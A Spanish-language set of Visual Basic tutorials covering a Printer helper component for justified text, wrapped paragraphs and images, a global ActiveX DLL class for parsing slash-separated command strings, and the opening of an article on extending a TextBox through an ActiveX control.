La salida a impresora desde programas Visual Basic no siempre es fácil. Visual Basic dispone del objeto Printer, pero éste a la vista de programadores principiantes no parece de alto nivel y suscita más preguntas que respuestas. Para citar algunas cuestiones comunes, tenemos: ¿Cómo imprimir un marco de texto o un TextBox Multiline?, ¿Cómo justificar el texto impreso?, ¿Cómo imprimir imágenes?. Todas estas preguntas tienen respuesta, sin embargo se requiere de un esfuerzo que quita méritos a Visual Basic como herramienta RAD.

La API da ciertas soluciones, pero para programadores noveles no es nada atractivo, y menos la API para Printer, de hecho desde Visual Basic se ve bien extraña y difícil. Atacar los problemas desde la API para Printer podría dar soluciones oscuras y no perecederas con la evolución de Windows (la impresión vertical es un ejemplo de este caso).

El objeto Printer no es malo, si acaso tiene mala fama por ser poco comprendido. Es más, el objeto Printer es suficiente para escribir un componente de alto nivel para aplicaciones normales. Hace algo más de un año escribí un componente para Printer altamente competente, con más código plano que API. Con este solo componente se han escrito salidas complejas para Plotter y reportes de acceso a datos.

Este articulo delinea los pasos básicos para escribir un componente de complemento a Printer, y da solución eficiente a las tres primeras preguntas planteadas en el primer párrafo de este escrito.

El Objeto Printer

El objeto Printer permite comunicarnos con la impresora predeterminada en Windows. La colección Printers permite obtener información acerca de todas las impresoras del sistema disponibles (incluyendo las de red instaladas).

El objeto Printer, al igual que otros objetos (como Screen), no son objetos globales en el sistema, esto quiere decir que no comparten una instancia entre aplicaciones. Para compartir una instancia, esta debe ser pasada por referencia al componente. Por ejemplo si especifica una fuente para Printer en el cliente, y en el componente escribe Printer.Print "Hola", esta fuente no es reconocida en la impresión (tanto el cliente como el componente tiene objetos Printer diferentes). Pasar por referencia objetos es lo primero que debe saber para escribir un componente para Printer. Realmente es sencillo pasar por referencia el objeto Printer del cliente a un componente, en la clase del componente escribiremos un procedimiento Property Set (mas adelante verá el código).

Luego de iniciar el objeto en el Cliente, lo primero que debe hacer es pasar la instancia Printer de la aplicación al componente, esto se logra al asignar la propiedad, por ejemplo, Set obj.ClientPrinter = Printer


Un Componente de Servicios para Printer

Bien creemos el componente. Cree un nuevo proyecto DLL ActiveX. La clase predeterminada se llamará cls_PrinterUtilities. El código inicial es el siguiente:

```
Option Explicit

Private m_ClientPrinter As Printer

Public Property Set ClientPrinter(v As Object)
    If TypeName(v) = "Printer" Then
       Set m_ClientPrinter = v
    End If
End Property

Private Sub Class_Terminate()
    Set m_ClientPrinter = Nothing
End Sub
```

Note que la propiedad usa un parámetro objeto, esto es debido a que un objeto como Printer no es global de la norma ActiveX, es un objeto exclusivo de Visual Basic. Nuestro componente se encarga de usar la referencia y asignarla a un objeto Printer privado y asi mantener la asignación en tiempo de compilación.

Para depurar el componente, agreguemos un proyecto EXE Estándar y la establecemos como inicial (clic secundario sobre el nombre del proyecto y del menú contextual escogemos Establecer como Inicial). Para seguir la línea de este ejemplo, es conveniente asignar los siguientes nombres para los proyectos y sus objetos:



Ya se ha creado el cuerpo inicial del componente, ahora agregaremos unos procedimientos interesantes para resolver las siguientes cuestiones:

- Como justificar el texto de impreso, procedimiento PutText
- Como imprimir un marco de texto o un TextBox Multiline, procedimiento PutParagraph
- Cómo imprimir imágenes, procedimiento PutImage

Como Justificar el Texto de Impreso

La justificación de texto impreso se logra fácilmente al hacer el calculo matemático de las dimensiones del texto y la determinación del punto inicial de salida a impresora (CurrentX y CurrentY). Es conveniente dar unas constantes enumeradas para que el Cliente use con facilidad la función, he aquí el código:

```
'//ENUMS (Procedure PutText)
Public Enum ptr_PutText
    ptr_LeftToPoint
    ptr_CenterPoint
    ptr_RightToPoint
    ptr_BootomOfPoint
    ptr_TopOfPoint
End Enum

Public Sub PutText( _
      ByVal x As Single, _
      ByVal y As Single, _
      s As String, _
      Optional AlignmentPointX As ptr_PutText = ptr_RightToPoint, _
      Optional AlignmentPointY As ptr_PutText = ptr_BootomOfPoint _
    )
    With m_ClientPrinter
        Select Case AlignmentPointX
            Case ptr_RightToPoint '//Default
            Case ptr_LeftToPoint: x = x - .TextWidth(s)
            Case ptr_CenterPoint: x = x - .TextWidth(s) / 2
        End Select
        Select Case AlignmentPointY
            Case ptr_BootomOfPoint '//Default
            Case ptr_TopOfPoint: y = y - .TextHeight(s)
            Case ptr_CenterPoint: y = y - .TextHeight(s) / 2
        End Select
       .CurrentX = x
       .CurrentY = y
    End With
    m_ClientPrinter.Print s;
End Sub
```

Los parámetros *x* e *y* de PutText son los puntos de referencia del cliente, por ejemplo si deseamos un texto en el punto 4 cm desde el margen izquierdo, 8 cm desde el margen superior, y que este texto este justo a la derecha de los 4 cm y justo debajo de los 8 cm, entonces usaremos las constantes enumeradas *ptr_LeftToPoint* y *ptr_BootomOfPoint*.

La eficiencia y calidad de la función PutText es impresionante, podéis colocar texto en cualquier parte de la hoja impresa con precisión y limpieza. Es el pilar para construir funciones más complejas para crear reportes. Valga comentar que la justificación de texto impreso con API es bastante complicado, con llamadas a funciones de la DLL GDI32.

Como Imprimir un Marco de Texto o un TextBox Multiline

Este titulo es una cuestión interminable en las consultas de programadores Visual Basic. Si bien, la MSDN da una solución API para la impresión de un TextBox

Multiline, en el articulo Q140886 (HOWTO: Print MultiLine TextBox Using Windows API Functions), esta solución no cubre todos los casos y se limita al control TextBox. La solución debe resolver el problema de poder imprimir en las dimensiones de un marco deseado. La función PutParagraph, en código plano, solventa este problema de manera eficiente.

El procedimiento PutParagraph se basa inicialmente en lograr programar el *WordWrap* (recorte de lineas segun el ancho de salida) del texto dentro de las dimensiones deseadas. A medida que se logran las líneas del *WordWrap*, se van enviando a la impresora. El código es el siguiente:

```
Private Const SP As String = " "

Public Sub PutParagraph( _
       ByVal ParagraphLeft As Single, _
       ByVal ParagraphTop As Single, _
       ByVal ParagraphWidth As Single, _
       ByVal ParagraphHeight As Single, _
       ByVal Text As String _
    )
    Dim pos     As Long
    Dim Word    As String
    Dim SumTem  As String
    Dim SumWord As String
    Dim hgt     As Single
    Dim pY      As Single
    Dim s       As String

    hgt = m_ClientPrinter.TextHeight("H")
    s = RTrim$(Text) + SP
    pY = ParagraphTop
    Do
       pos = InStr(s, SP)
       If pos Then
          Word = Left$(s, pos - 1)

          '//Cut word (unfrequent case)
          If m_ClientPrinter.TextWidth(Word) > ParagraphWidth Then
             CutWord Word, ParagraphWidth
          End If

          SumTem = SumTem + Word + SP

          If m_ClientPrinter.TextWidth(SumTem) <= ParagraphWidth Then
             s = Mid$(s, pos + 1)
             SumWord = SumTem
          Else
             PutText ParagraphLeft, pY, SumWord
             pY = pY + hgt
             SumTem = vbNullString
             If (pY + hgt) > (ParagraphTop + ParagraphHeight) Then
                pos = 0 '//Force exit
             End If
          End If
       Else
          PutText ParagraphLeft, pY, SumWord
       End If
    Loop Until pos = 0
End Sub

Private Sub CutWord(ByRef Word As String, dx As Single)
    Dim CutWord As String, i As Integer
    CutWord = vbNullString
    i = 0
    Do
       i = i + 1
       If m_ClientPrinter.TextWidth(CutWord + _
          Mid(Word, i, 1) + "....") < dx Then
          CutWord = CutWord + Mid(Word, i, 1)
       Else
          Exit Do
       End If
    Loop
    Word = CutWord + "..."
End Sub
```

El procedimiento PutParagraph aplica para enviar texto a la impresora en el área deseada por el programador. Como caso particular, para imprimir el contenido de un TextBox (suponiendo escalas iguales en Printer y el Form cliente), usaríamos pu.PutParagraph x, y, txtX.Width, txt.Height, txtX.Text.

NOTA. La impresión de un TextBox con la API (articulo Q140886), tiene el siguiente código (depurado). No use el siguiente código en el componente, pues el procedimiento *PutParagraph* es superior. Publico este código para su información:

```
'// FIRST SOURCE : HOWTO: Print MultiLine TextBox Using Windows API Functions
'//                Last reviewed: June 29, 1998
'//                Article ID: Q140886
'// Modified by  : Harvey T.

Option Explicit

Private Declare Function SendMessageAsLong Lib "user32"  _
        Alias "SendMessageA" ( _
        ByVal hWnd As Long, _
        ByVal wMsg As Long, _
        ByVal wParam As Long, _
        ByVal lParam As Long _
        ) As Long
Private Declare Function SendMessageAsString Lib "user32" _
        Alias "SendMessageA" ( _
        ByVal hWnd As Long, _
        ByVal wMsg As Long, _
        ByVal wParam As Long, _
        ByVal lParam As String _
        ) As Long

Private Const EM_GETLINE      As Long = &HC4
Private Const EM_GETLINECOUNT As Long = &HBA

Public Sub PrintTextBox(txt As TextBox)
   Dim i As Long
   Dim n As Long

   n = GetLineCount(txt)
   For i = 1 To n
       Printer.Print GetLine(txt, i - 1)
   Next
   Printer.EndDoc
End Sub

'// This function fills the buffer with a line of text
'// specified by LineNumber from the text-box control.
'// The first line starts at zero.
Private Function GetLine(txt As TextBox, LineNumber As Long) As String

    '// Scale this to size of text box.
    Const MAX_CHAR_PER_LINE As Long = 80

    Dim ByteLo As Integer
    Dim ByteHi As Integer
    Dim rtn    As Long
    Dim Buffer As String

    ByteLo = MAX_CHAR_PER_LINE And (255) '// [changed 5/15/92]
    ByteHi = Int(MAX_CHAR_PER_LINE / 256) '// [changed 5/15/92]
    Buffer = Chr$(ByteLo) + Chr$(ByteHi) + Space$(MAX_CHAR_PER_LINE - 2)
    rtn = SendMessageAsString(txt.hWnd, EM_GETLINE, LineNumber, Buffer)
    GetLine = Left$(Buffer, rtn)
End Function

'// This function will return the number of lines currently
'// in the text-box control.
Private Function GetLineCount(txt) As Long
    GetLineCount = SendMessageAsLong(txt.hWnd, EM_GETLINECOUNT, 0, 0)
End Function
```

Cómo Imprimir Imágenes

Lo logramos usando la instrucción PainPicture y enviamos la imágen en un tipo stdPicture:

```
Public Sub PutImage( _
       ImageLeft As Single, _
       ImageTop As Single, _
       Image As StdPicture, _
       Optional ShowError As Boolean = False _
    )
    On Error GoTo ErrHandler
    m_ClientPrinter.PaintPicture Image, _
                   ImageLeft, ImageTop, _
                   , , , , , , vbSrcAnd
    Exit Sub

ErrHandler:
    If ShowError Then
       MsgBox "Error in Procedire PutImage: " & _
              vbCrLf & Err.Description, vbInformation
    End If
End Sub
```

Ejemplos (*pu* es la instancia de la clase *cls_PrinterUtilities*):
Imprimir un PictureBox: pu.PutImage 0, 0, picX.Picture
Imprimir un archivo: pu.PutImage 0, 0, LoadPicture(FileName)

Por ultimo, anexamos los procedimiento *PutText*, *PutParagraph* y *Put Image* a la clase *cls_PrinterUtilities* para lograr un interesante componente. De aquí en adelante, agregar más y más procedimientos hará del componente algo realmente útil. También, en casos en donde la codificación BASIC resulta obsoleta y extraña, se puede dar una solución, tal es el caso de dibujar un rectángulo, he aquí un procedimiento más natural:

```
Public Sub Rectangle( _
    x1 As Single, y1 As Single, _
    x2 As Single, y2 As Single, _
    Optional Width As Long = 1 _
    )
    m_ClientPrinter.DrawWidth = Width
    m_ClientPrinter.Line (x1, y1)-(x2, y1)
    m_ClientPrinter.Line -(x2, y2)
    m_ClientPrinter.Line -(x1, y2)
    m_ClientPrinter.Line -(x1, y1)
End Sub
```

Camino a los Componentes

Parte 1: Clases Globales

¿Es visual Basic un Lenguaje Orientado a Objetos?. Esta pregunta desvela a más de un programador Visual Basic. Con todo respeto, para mí, la frase « Visual Basic no es exactamente un lenguaje orientado a objetos », me suena como un árbol que da naranjas pero no es un naranjo, - Que paradoja. Pero este no es el tema de esta serie de artículos, el tema central será introducir al programador en la practica de creación de componentes reales con Visual Basic, y si tiene experiencia, le mostrarle algunos trucos excelentes.

Prologo

Recuerdo una discusión que tuve en los News hace un buen tiempo, aun no existía Visual Basic 5.0. La pregunta inicial fue ¿Puedo construir una base de datos orientada a objetos con Visual Basic?. Mi respuesta fue un escueto: -Si-. Recibí un arsenal de explicaciones y documentos impresionantes de por que VB no era y no podía construir programas realmente orientados a objetos (discusión prolongada). Me defendí como pude, pero nunca me retracte. Ahora, con Visual Basic 5.0 (y 6.0) hubiera tenido todo a mi favor. Considero que con la versión 5 Visual Basic entra por la puerta grande al mundo de los objetos, ya que el fuerte de Visual Basic eran solo las soluciones de gestión, el acceso a datos y RAD, ahora contamos con el desarrollo de componentes. ¿Dije desarrollo?. Perdón, en programación se entiende desarrollo como el programar objetos desde cero, cosa posible en C++, - no, quizás exageré un poco, los componentes VB se fundamentan en la tecnología ActiveX, y esto quiere decir construir objetos a partir de otros objetos, y desde este punto de vista formal, los objetos VB no son desarrollos OOP. Ahora, desde el punto de vista del resultado, un objeto VB no tiene diferencia perceptible frente a un objeto C++ u otro lenguaje. Ustedes juzgarán (aunque personalmente sugiero que programar desde cero hoy en día no es exactamente un parámetro). La gran ventaja es que Visual Basic ofrece la capacidad de creación de objetos reutilizables a la velocidad RAD. ¿No es un sueño?. - ¿Sabían que hoy Visual Basic están siendo programado en Visual Basic?.

Algo de Teoría

Este articulo, como todos los demás, no tiene propósitos teóricos, para eso esta la documentación Visual Basic. La idea central es presentar modelos prácticos orientados a dar el enfoque necesario para emprender el camino a los componentes ActiveX.

Un componente de software creado con Visual Basic es un archivo soportado en el modelo COM, contiene código ejecutable (exe, dll u ocx), y proporciona objetos que pueden utilizar otras aplicaciones y otros componentes. Aquí debería terminar mi exposición teórica. Si desea saber todo en el ámbito teórico, empiece con "Fundamentos de los Componentes" de la documentación Visual Basic, y recorra el árbol de jerarquía de temas (algo extenso).

Tomé el atrevimiento de extractar el siguiente párrafo que supongo aclarará muchas cosas:

« El desarrollo de software componente mediante la tecnología ActiveX no se debe confundir con la programación orientada a objetos (OOP).

La programación orientada a objetos es una forma de crear componentes software basados en objetos; ActiveX es una tecnología que le permite combinar componentes basados en objetos creados con muchas herramientas diferentes. Para decirlo de otro modo, la programación orientada a objetos se ocupa de crear objetos, mientras que ActiveX se ocupa de que los objetos funcionen juntos. Por ejemplo, puede utilizar una herramienta de programación orientada a objetos como Microsoft Visual C++® para crear una serie de objetos útiles. Otros programadores de C++ pueden utilizar y ampliar aún más estos objetos. Pero si empaqueta sus objetos en un componente ActiveX, se podrán utilizar y ampliar con cualquier herramienta de programación compatible con la tecnología ActiveX ».

La Lectura y la Practica Hace al Maestro

La teoría básica de la creación de componentes se encuentra bien documentada en los manuales y Libros en Pantalla de Visual Basic, y es la mejor manera de iniciarse en el tema. Esta documentación cuenta con ejemplos sencillos de cada tipo de componente, con muy buenas explicaciones. La otra parte, poner a funcionar a nuestro favor esta tecnología, corre nuestra cuenta e ingenio. Así pues, si quiere dominar el tema no descarte el estudio. Si no existe, debería existir la especialización "Ingeniero COM", yo lo cotizaría muy bien.

Haré referencia al tema especifico a la documentación Visual Basic cuando sea necesario un soporte teórico.

---

1. Clases Globales - « Manejo de Comandos »

Una de mis líneas de código más antiguas es la recuperación y procesamiento de cadenas en comandos, es decir, p.e la sarta "Hola / Como estas / Tu" es un comando del cual tenemos que extractar tres sartas menores: "Hola", "Como estas", "Tu". Basic no entrega un arreglo de sistema al estilo Java (me refiero en particular a J++), es decir, en una aplicación Java arrancamos con :

```
...
public static main( String args[])
...
```

Java entrega el array args[ ] con cada argumento pasado después de la línea del ejecutable. Mi modo Visual Basic es:

```
Public Sub Main()
    GetArgs Command
...
End Sub
```

Del mismo modo, en el array args() tengo todas las sub-sartas (digo array en forma genérica, porque no se usa un tal Dim args()). De hecho esta es una mínima utilidad del componente en cuestión, ya que es una manera flexible e inmediata de pasar variables entre formularios y módulos de un proyecto (como una alternativa recursiva). Por ejemplo desde un cuadro modal puedo enviar:

```
SendCommand "Titulo = " & "Proceso iniciado" & "/" & "Espere/" & Secs
```

El módulo que recibe este comando sabe que hacer dadas las variables args(0)="Titulo=Proceso iniciado", args(1)="Espere" y args(2) = 10 (valor de la variable Secs).

En realidad no intentaré documentar a fondo esta técnica de pasar comandos (aunque si me entendió se beneficiara de sus servicios), sino la forma de crear un componente que nos preste este servicio.

Creación del Proyecto

Tengo la clase cls_Commands junto un paquete de varias clases en un componente en proceso (DLL ActiveX) como una biblioteca global. He aquí paso a paso como se construye:

Cuadro de diálogo *Nuevo Proyecto* y *DLL ActiveX*. Damos nombre a la clase en el cuadro propiedades. El nombre de clase será en nombre del tipo de objeto. Siguiendo mi ejemplo, el nombre de la clase es cls_Commands. A la propiedad, Instancing , asignemos GlobalMultiuse. Una clase de Uso Múltiple Global permite que se use sin crear explícitamente un objeto de la clase para usarla. Así, la clase cls_Commands se comportará como una extensión del lenguaje cuando se registre en las referencias de un proyecto.

NOTA. Soy un poco rebelde con la terminología y coloco el prefijo cls_ a todas mis clases. Cuando haya creado muchas clases me agradecerá este consejo. A mis componentes los llamo com_NombreDe-Componente y a su descripción: "Component Nombre de Componente". La razón es poder identificar rápidamente los componentes y clases que creo.

El siguiente paso (para ser formales) consiste en abrir el cuadro de dialogo Propiedades del Proyecto. Especifiquemos: Nombre de Proyecto: *com_Commands*, Descripción del Proyecto: *Component String Commands*. Por ultimo en la ficha Componente verificamos "Compatibilidad de Proyecto", por el momento dejemos Compatibilidad de Proyecto (otra opción es buscarse problemas).

El Código de cls_Commands

Sección declaraciones:

```
DefLng A-Z
Option Explicit

'//PRIVATE MEMBERS
Private m_Args() As Variant
Private m_Count  As Long
Private m_Store  As Boolean

'//CONSTANTS
Const Slash="/", Void=""
```

NOTA. La primera instrucción DefLng A-Z evita tener que declarar los tipos Long con As Long (es más una comodidad que otra cosa). DefLng A-Z es preferible a DefInt A-Z para aplicaciones de 32 Bits. Curiosamente el tipo Long es más eficiente que Integer en Win9x y NT. Según tengo entendido Integer fuerza algo de complejidad al Sistema de 32 Bits el cual su espacio nativo de memoria es 4 Bytes para enteros y no 2 (caso del Integer).

El resto del código básico que implemente el proceso de comandos es el siguiente:

```
Public Sub GetArgs(ByVal CommandString As String)
    Dim nxt As Long
    Dim i   As Long
    Dim s   As String
    i = 0
    s = Trim$(CommandString)
    ReDim m_Args(0 To i)
    Do
       nxt = InStr(s, Slash)
       If nxt Then
          m_Args(i) = RTrim$(Left$(s, nxt - 1))
          i = i + 1
          ReDim Preserve m_Args(i)
          s = LTrim$(Mid$(s, nxt + 1))
       Else
          m_Args(i) = s
       End If
    Loop Until nxt = 0
    m_Store = IIf(Len(m_Args(0)), True, False)
    m_Count = IIf(argsStore, UBound(m_Args) + 1, 0)
End Sub
```

```
Public Property Get argsStore() As Boolean
    argsStore = m_Store
End Property

Public Property Get argsCount() As Long
    argsCount = m_Count
End Property

Public Function args(Index As Long) As Variant
    If Index >= 0 And Index < m_Count Then
       args = m_Args(Index)
    Else
       args = Null
    End If
End Function

Private Sub Class_Initialize()
    m_Store = False
    m_Count = 0
End Sub
```

Note que los comando se identifican con el separador "/" (barra invertida), puede modificar esto variando esta constante y colocando un separador diferente, por ejemplo una coma. Con excepción de espacios, porque un comando de dos palabras se tomaría como dos cadenas en vez de una.

Estas son dos funciones de utilidad (más adelante explico sus servicios):

```
Public Sub SendCommand(Optional CommandString As Variant = Void)
    If Len(CommandString) Then
       GetArgs CommandString
    Else
       GetArgs Void
    End If
End Sub

Public Sub SendExplicit(ParamArray v() As Variant)
    Dim i
    ReDim m_Args(0 To UBound(v))
    For i = 0 To UBound(v)
        m_Args(i) = v(i)
    Next
    m_Store = IIf(m_Args(0) = "", False, True)
    m_Count = IIf(argsStore, UBound(m_Args) + 1, 0)
End Sub
```

Nótese la forma de implementar un array a través de clases. Los miembros del array son investigados naturalmente por su índice y cuentan con protección y facilidades de acceso.

NOTA. Nunca deje una función o procedimiento Get de un componente sin declarar su tipo, siga esta regla aun sí emplea el tipo predeterminado (Variant) o una definición en declaraciones como DefLng A-Z. El componente en el ambiente de desarrollo se portara bien, pero como código binario dará problemas.

Probando la Clase cls_Commands

Los componentes en proceso se depuran y prueban agregando un proyecto de prueba EXE normal al proyecto DLL ActiveX.

1. Al ejemplo agreguemos un proyecto EXE Estándar y llamémosle prj_TestCommands, quitemos el formulario Form1, agreguemos un módulo estándar con nombre mod_TestCommands.
2. Archivamos (el grupo será grp_TestCommnads). Es cómodo usar el prefijo Test al proyecto de prueba para identificar que se trata

de proyectos y módulos de prueba.

3. Clic derecho sobre el titulo prj_TestCommands (ventana proyectos) y escoger "Establecer como inicial". Esto hará que ejecute prj_TestCommands y no com_Commands.
4. Con el proyecto prj_TestCommands activo, Menú, Proyecto, Referencias, y activamos "Component String Commands", este fue el titulo que especificamos en el cuadro Propiedades del proyecto com_Commands (sino se especifico este campo, aparecerá com_Commands, es recomendado especificar una descripción clara para el componente.

Para depuración de comandos externos, entramos al cuadro propiedades de prj_ TestCommands, Ficha General, ubicamos "Argumentos de la Línea de comandos" y escribimos "Hola/ como estas/ Tu" (sin comillas), y Aceptar.

Código en mod_TestCommands:


```
Public Sub main()
    Dim i As Integer
    getargs Command
    For i = 0 To argscount - 1
        Debug.Print args(i)
    Next
End Sub
```

Ejecutamos con Ctrl+F5, (inicial debe ser procedimiento Main). Luego usamos Ctrl+G para ver el contenido de la ventana Inmediato, debe presentar:

```
Hola
como estas
Tu
```

Detalles

Note que GetArgs trabaja como una extensión de Visual Basic, y reconoce sus parámetros, así, esto se puede ver al escribir los parámetros como se muestra en esta figura:



El editor Visual Basic muestra la sintaxis de los parámetros (esta es una de las razónes por las que adoro a Visual Basic).

Note que después de escrito el código, Visual Basic no cambia a la combinación mayúsculas-minúsculas las palabras reservadas (procedimientos) de nuestro componente, es decir, *GetArgs* lo deja como *getargs*. No se preocupe, esto se corregirá cuando empleemos el componente como componente compilado, en nuestro caso DLL.

Como todo trabajo bien, compilamos la DLL. Damos clic sobre el proyecto com_Commands, Menú archivo, y Generar com_Commands.DLL, es conveniente pero no obligado crear a DLL en Windows\System (facilita su futura distribución en el paquete de instalación). Después de compilado podemos usa el componente en cualquier proyecto.

Para probar el componente ya como DLL: Menú archivo, Proyecto nuevo, EXE estándar. Entramos al cuadro de dialogo Referencias y buscamos nuestro componente, que debe aparecer como "Component String Commands", este fue el titulo que especificamos en el cuadro Propiedades del proyecto com_Commands (sino se especifico este campo, aparecerá com_Commands, es recomendado especificar una descripción clara para el componente. En Form_Load:

```
Private Sub Form_Load()
    Dim i As Integer
    SendCommand "Esto/ es/ una/ prueba"
```

```
    For i = 0 To argsCount - 1
        Debug.Print args(i)
    Next
End Sub
```

Supongo que ya sabrá el resultado. En este caso el editor visual Basic coloca los nombres de atributos del componente tan cual, mayúsculas / minúsculas (sí copio y pego el código esto no será inmediato).

Otras Utilidades de la Clase cls_Commands

Bien, el array args se comporta como un array global que nos prestará sus valores todas las veces que lo solicitemos. Esto permite comunicación entre módulos sin declarar variables. La siguiente es una descripción de los servicios de la clase cls_Commands:

GetArgs(ByVal CommandString As String). Captura los argumentos de una línea de comandos y los almacena en el array args.

La Función args(Index As Integer). Retorna un miembro Variant del array a través de su índice. Si el índice no se encuentra en el rango del array, se entrega un Nulo.

SendCommand(Optional CommandString As Variant = Void). Sintaxis alternativa a GetArgs(), quizá más intuitiva y clara. Cuando no se envían parámetros se limpia la memoria del array args().

SendExplicit(ParamArray v() As Variant). Permite enviar variables y cadenas separados por comas, p.e : SendExplicit x, Text1.Text, "Hola"

Propiedad argsStore(). Permite un filtro para averiguar si fueron enviados paramentos. Por ejemplo cuando se sierra un cuadro modal podríamos enviar un Nada, el modulo que lo recibe comprobaría que no se envío nada con *If Not argsStore() Then...*

Propiedad argsCount(). Retorna el numero de argumentos del comando. La cuenta de argumentos va desde cero hasta argsCount-1, o en otras palabras se tienen argsCount argumentos iniciando desde cero.

Algo Sobre Los Componentes en Proceso Globales

Bien, así se crean las bibliotecas de procedimientos y se utilizan sin tener que preocuparse de crear objetos. En general esto resulta conveniente en procedimientos que se emplean comúnmente en muchos proyectos. Resulta idóneo organizar una biblioteca DLL ActiveX con diferentes clases según el tema. Por ejemplo yo tengo mi clase cls_Strings (para funciones de sartas), cls_Math (procedimientos de matemáticas), cls_Commands, cls_Files, y no recuerdo más. Todas se pueden colocar en el mismo componente, digamos com_Utilities, que puede ir ampliando y mejorando con el tiempo. En virtud de la opción Compatibilidad de Proyecto, los proyectos no se quejarán al compilar nuevamente la DLL (a menos que hagan cambios radicales).

Cuando se trata de procedimientos de biblioteca que se emplean pocas veces o que son servicios exclusivos de una Aplicación o Solución, es preferible crear componentes no globales, es decir que se requiere crear objetos para ser utilizados. Estas son las clases con propiedad Instancing = MultiUse. Pero ese será tema de otro articulo de esta serie. En general en un proyecto grande se emplean todas las clases de componentes.

Si desean apuntes teóricos de las clases globales, recomiendo el tema "Objetos Globales y Bibliotecas de Código" de Libros en Pantalla. Aquí se profundiza que pasa tras bambalinas y se enuncian las directrices y limitaciones de las clases globales.

Trayectoria de « Camino a Los Componentes »

Tentativamente dividí la exposición de tema en cuatro partes, aunque sinceramente creo que serán algunas más (quizá cubra los componentes en el Web). Por el momento la serie de artículos "Camino a los Componentes" cubrirá:

- Componentes en Proceso con Servicios de Acceso a Datos (Formularios Modales - cls_SnapshotList)
- Usar Formularios No Modales para componentes en Proceso.
- Servicios para otros objetos (las clases cls_PictureServices y cls_PrinterServices)
- Componentes Fuera de Proceso (la clase cls_ASCIIHeader).
- Usar con eficiencia los Componentes (cls_VisualTracks).
- El poder de las Interfaces Múltiples (Herencia versus Interfaces Múltiples).

Extendiendo Controles con ActiveX
Parte 1

Creando Controles ActiveX para Extender las Propiedades de un Control Estándar

---

Como yo, pienso que alguna vez Usted se cansa de escribir procedimientos para dar una mayor funcionalidad a los Controles Visual Basic, y repetir una y otra vez el código en sus proyectos. Un ejemplo clásico es aquello de que cuando un TextBox gane el enfoque aparezca seleccionado su contenido. Yo ideé un módulo independiente Bas para que los TextBox se comporte como yo quiero, y llamo a los procedimientos desde los eventos, pasando como parámetro el TextBox. -¡ Que aburrido !, repita y repita llamadas para cada TextBox o arreglo de TextBox que agregue a un Formulario. La solución era perfectamente aceptable hasta Visual Basic nos entrego ActiveX de una manera flexible. Así pues, aprovechemos ActiveX, donde simplemente escribo un Control ActiveX para extender propiedades a TextBox y listo. Bastará dibujar el control en los formulario y asignarle propiedades para obtener toda la funcionalidad programada. Es como si Visual Basic me entregara el control tal y como lo quiero.

Ejemplo para Extender Propiedades y Métodos a Controles

Primero que todo, advierto que este articulo no es un manual para crear controles ActiveX, es un paso más halla para explicar ciertos detalles prácticos de programación. Si desea un documento que le enseñe desde cero, recomiendo los temas "Generación de Controles ActiveX" y "Creación de un Control ActiveX" de los Libros en Pantalla de VB5.

El postulado del ejemplo es el siguiente: deseamos crear más propiedades en un TextBox, para empezar, SelectOnGotFocus, selección automática del texto al ganar enfoque, y OnlyNumber, para aceptar solo números cuando es True. Esto es supremamente fácil para un programador experimentado, pero éste es inquieto y quiere algo más, quiere enterrar la repetición de las líneas de código o la llamada a un procedimiento.

¿Cómo empezar?

Este resumen le refrescará la memoria para la creación de un Control ActiveX:

- Cree un Proyecto EXE estándar.
- Agregue un Proyecto Control ActiveX.
- Especifique nombres a Proyecto1, Form1, Proyecto2, UserControl1. El nombre del archivo que contiene UserControl1 será el nombre del OCX, por favor cambie UserControl1.clt. La propiedad Name de UserControl1 será el nombre de la clase de su control.
- Diseñe y escriba el nuevo Control en el diseñador de UserControl.
- Cuando este listo y completamente depurado compile como OCX.

Directo al Código

Abra el diseñador de *UseControl1* y agregue un TextBox. Daré una explicación a cada procedimiento agregado.

Primero, automatizaremos el ajuste de los tamaños del Control y el Textbox:

```
Private Sub UserControl_Resize()
    Height = Text1.Height '//La altura del Control ajustada al TextBox
    Text1.Move 0, 0, ScaleWidth '//Ancho del TextBox ajustado al Control
End Sub
```

El código para extender una propiedad a un Control, siguiendo el ejemplo para la nueva propiedad *OnlyNumber*, sigue estas directrices:

En la sección declaraciones se crea la variable m_OnlyNumbers que mantendrá el valor local de la propiedad. Si no lo sabia, el prefijo "m_" es una convención de la programación orientada a objetos y significa "member"; hasta donde sé, se usa en C++, Java, y Visual Basic.

```
Option Explicit
Private m_OnlyNumbers As Boolean
```

El siguiente bloque determina la acción que queremos. Text1 activa su Evento KeyPress desde el Control de usuario pero el usuario no tendrá acceso a este evento puesto que es privado del módulo UserControl1.ctl. No es necesario extender el evento, pero se puede hacer si quisiera. Cuando OnlyNumbers se especifique a True en tiempo de diseño o ejecución del usuario del Control, solo serán permitidos caracteres numéricos, punto y signo menos como entradas.

```
Private Sub Text1_KeyPress(KeyAscii As Integer)
    If m_OnlyNumbers Then
       If InStr("-.0123456789", Chr(KeyAscii)) = 0 Then
          KeyAscii = 0
          Beep
       End If
    End If
End Sub
```

Es común la asignación de valores predeterminados a las propiedades. Cuando un usuario coloca el control en un formulario estas propiedades aparecen en la ventana de diseño Propiedades.

```
Private Sub UserControl_InitProperties()
    m_OnlyNumbers = False
End Sub
```

Los dos siguientes procedimientos son la clave para que el formulario del diseñador (usuario de su control) reconozca las propiedades cuando se cierra el proyecto y se vuelve a abrir. Como abra notado, el código de un formulario contiene una definición de los controles y sus propiedades en su encabezado, pues es allí donde precisamente leerá y escribirá el objeto UserControl.

```
